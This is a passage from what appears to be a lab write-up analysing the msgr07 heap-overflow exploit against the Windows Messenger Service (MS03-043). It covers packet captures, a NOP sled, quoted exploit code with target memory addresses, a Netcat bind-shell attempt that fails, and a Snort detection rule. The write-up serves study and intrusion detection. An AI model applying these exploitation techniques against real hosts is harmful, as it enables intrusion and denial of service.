


Figure 20

This command (Figure 20) launches the attack against a Windows XP target host with IP address of 192.168.1.3. We see the program gives us some nice feedback on what it is doing. UEF is the address in the target host's memory where "unhandled exception filter" access violations jump. JMP is the instruction code to transfer execution to the exploit code that will establish the command prompt on the target host. By all appearances our attack was successful. The target host should be ready to accept a Netcat session that will open up a command prompt. At the very least, the target host will crash or become unstable and a Denial of Service attack will be accomplished.




Figure 21

The first attack packet (Figure 21) is our familiar DCERPC protocol packet to UDP port 135 (the end point mapper listener) generated by the attacking host. There are two things to notice here. The first is the length of the packet. In the middle Ethereal window we notice that the length of the UDP packet is 3744 bytes. But the Frame header tells us that it is transmitting 1514 bytes. What will happen to the other 2230 bytes? The next two packets give us the answer. The IP protocol can "fragment" a large packet into several smaller packets to fit the frame size. Ethernet has a standard frame size of 1514 (although this number can vary depending on OS, physical media, and other factors). So to transmit all 3744 bytes of our attack message, IP breaks the packet into three parts (1514 + 1514 + 818 = 3846). The 102 byte difference is the added length of the Frame, Ethernet II, and IP headers.

The next thing to notice is that we see Adik's signature in the DCERPC packet. In the bottom Ethereal window notice "ADIK" and "NETMANIAC" in the data. Adik used these text stings for the sending host name and target host name that are parameters for the Messengers Service process. From Adik's code:

```
int packet_size,i,fields_size;
        char from[] = "NETMANIAC";
        char machine[] = "ADIK";
```




Figure 22




Figure 23

The next two packets (Figure 22 and 23) show more of the exploit message being transmitted in two IP fragments. Here we can see the multiple 0x14 (Ctrl-T) characters that will be used to overrun the Messenger Service buffer on the target host. Also notice the multiple 0x90 characters. 0x90 is a no-operation (NOP) instruction. These NOPs make up what is known as a NOP sled (or sometimes called slide). Using a NOP sled gives the programmer a little leeway in placing executable code into memory. Placing a NOP sled in front of the executable code means that the programmer does not have to know the exact address of the executable code. Branching or jumping to get close enough to hit the NOP sled will result in the executable code being run since the CPU simply "sleds" through the NOPs till it encounters the executable code.

So at this point the msgr07 exploit program has transmitted the malicious payload to the target host. If all went well, it has overrun the Messenger Service buffer and the code necessary to give the attacker a command prompt is loaded and ready to execute.

Next we use Netcat to try to establish a remote command prompt on the target host. We capture the Netcat session network packets with Ethereal.




Figure 24

The Netcat command (Figure 24) shown above attempts to open a connection to our target host (192.168.1.3) on port 9191. The -n switch tells Netcat to not try a host name lookup. The -vv switch tells Netcat to execute in verbose mode so we can see all the results of the connection attempt.

It looks like our Netcat connection was not successful (connection refused). Let's dig into the network packets and see what happened.




Figure 25

The first two packets (Figure 25) are the familiar ARP protocol request and reply. Now the attacking host (192.168.1.3) has the MAC address of the target host (192.168.1.4)




Figure 26

Packet 3 (Figure 26) is Netcat's attempt to establish a TCP/IP session with target host on port 9191. If the msgr07 exploit was successful, port 9191 should be listening for this connection attempt.




Figure 27

Packet 4 (Figure 27) is the response to the Netcat request to open a network session. Port 9191 is not open, so TCP/IP sends a Reset (RST) packet to reject the request. Netcat tries to open the connection two more times before giving up.

So something went wrong with the msgr07 exploit. It apparently did not properly trigger the command shell code so Netcat could not connect and establish the remote command prompt.

Was there any effect on the target host?




Figure 28

As we see here (Figure 28), the target host is having problems. The system is unstable and in effect, a Denial of Service attack has occurred.

To understand why the exploit did not work as advertised we need to dig a little deeper into how buffer overruns work in general and how msgr07 executes its buffer overrun.

Stack vs. Heap Buffer Overruns
There are two basic types of buffer overruns as defined by Microsoft Developers Network article "Avoiding Buffer Overruns" - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/Security/avoiding_buffer_overruns.asp:

> *Static buffer overruns*
> *A static buffer overrun occurs when a buffer, which has been declared on the **stack**, is written to with more data than it was allocated to hold. The less apparent versions of this error occur when unverified user input data is copied directly to a static variable, causing potential stack corruption.*
>
> *Heap overruns*
> *Heap overruns, like static buffer overruns, can lead to memory and stack corruption. Because heap overruns occur in **heap memory** rather than on the stack, some people consider them to be less able to cause serious problems; nevertheless, heap overruns require real programming care and are just as able to allow system risks as static buffer overruns.*

The important difference is that stack memory for the Windows system is in a generally known and fixed location (therefore a "static" buffer). It is easier for an exploit writer to

develop an exploit that will work on multiple systems since it is easy to locate the beginning of the stack and attack it with a buffer overrun.

On the other hand, Heap overruns work with dynamically allocated memory. This means that the memory location for the Windows system heap is much more variable depending on how Windows is configured, what software is loaded, and what service packs and patches have been applied.

As we have seen, msgr07 is a heap buffer overrun exploit, so unless the target host is setup very similar to the system Adik used to develop msgr07, the exploit will probably not work. Notice the different memory locations used by msgr07 for XP and W2K from Adik's exploit code:

```
struct
        {
        char os[30];
        DWORD SEH;
        DWORD JMP;
        } targetOS[] =
        {
                {
                "Windows 2000 SP 3 (en)",
                0x77ee044c,             // unhandledexceptionfilter pointer
                0x768d693e              // cryptsvc.dll call [esi+48] 0x768d693e
                },
                {
                "Windows XP SP 1 (en)",
                0x77ed73b4,
                0x7804bf52    //rpcrt4.dll       call [edi+6c]
```

Both memory locations are different because of differences in heap memory. The newest variant of this exploit (W2kFR) was coded for the French language version of W2K. It uses yet another set of addresses.

Look at the following thread of emails between Adik (A) and some other exploit writers (dhtm (ed) and winepair (w)) as Adik explains how msgr07 works and some of the problems he had with it.

(From SecurityFocus Vuln-Dev discussion list - http://www.securityfocus.com/archive/82/343652/2003-11-03/2003-11-09/2)

Hello dhtm,

Thursday, November 6, 2003, 12:03:57 PM, you wrote:

ed> Çäðàâñòâóéòå, Adik.

ed> Âû ïèñàëè 3 íîÿáðÿ 2003 ã., 12:29:19:

A>> Hello wirepair,

A>> Monday, November 3, 2003, 9:12:54 AM, you wrote:

w>>> lo all,
w>>> I was just curious if anyone has been able to get this to execute code. I've been playing with it the last couple of days and I've
w>>> only managed to get invalid read attempts. I've narrowed it down to requiring at least 584 0x14 characters (a length of 3992
w>>> appears
w>>> to be required to cause the exception). Placement within the buffer of the 0x14 characters does not seem to matter. Thanks for
w>>> any
w>>> information you can provide.
w>>> -wire
w>>> --
w>>> Visit Things From Another World for the best
w>>> comics, movies, toys, collectibles and more.
w>>> http://www.tfaw.com/?qt=wmf

A>> my exploit for MS03-043 takes advantage of global SEH. I overwrote it
A>> with a pointer to my shellcode. make sure ur message body size is
A>> somewhere around 3656. works fine for win2k and winxp. btw u need to
A>> send packet 2 times on win2k, on winxp access violation exception is triggered
A>> only with 1 packet send. my exploit executes successfully but its not
A>> 100% reliable. try experimenting with message size. u might get
A>> different results

ed> Do you mean the "final" exception handler (which is usually set by
ed> SetUnhandledExceptionFilter) or per-thread handler at fs:[0] ?

By global SEH i meant UnhandledExceptionFilter. U can overwrite per thread handler at fs:[0] in stack overflows, but usually in heap overflows its useless.
ed> is that it's usually not easy to locate you shellcode in memory (like
ed> in stack-based overflows). How do you overcome this difficulty ?
try searching for pointer to ur shellcode in the stack, if u lucky u might find one

--
Best regards,
Adik mailto:netninja hotmail kg

Even though our target host (XP SP1) matched the description of the host Adik tested, there must have been enough of a difference in our system's heap memory to cause the shell code not to load. We do know that memory was overwritten by msgr07, because our target host did become unstable.

Signatures of the Attack
As we have seen from our Ethereal packet traces, msgr07 should be easy to spot with a network intrusion detection system. There are several things we could look for in network packets as they come into our network.

1. UDP packets addressed to port 135 (epmap) using the DCERPC protocol

-plus-

2. The string “ADIK” or “NETMANIC” in the packet (although these strings could be changed in the source code and the program recompiled)

-plus-

3. The sure give-a-way - a series of 0x14 characters (Ctrl-T’s). Seeing more than two or three of these characters in a row in a packet would be highly unlikely in legitimate network traffic.

The following Snort signature was developed by Mike Pomraning and shared on a Snort discussion list (http://copilotconsulting.com/mail-archives/snort-users.2003/10541.html). Let’s look at the signature and our attack packets and see what Mike is doing to detect Messenger Service attacks.

From: Mike Pomraning (mjp-snortsigs_at_securepipe.com)
Date: Mon Oct 20 2003 - 15:37:35 PDT

```
 alert udp any any -> any 135 (
    msg:"EXPLOIT MS Messenger Buffer Overflow";
    content:"04 00 28 00"; depth: 0;
    content:"|14 14 14 14 14 14 14 14 14 14 14 14 14|";
    classtype:attempted-admin;
reference:url,www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulle
tin/MS03-043.asp;
    reference:url,www.cert.org/advisories/CA-2003-27.html;
    sid:??;
    rev:1;
```

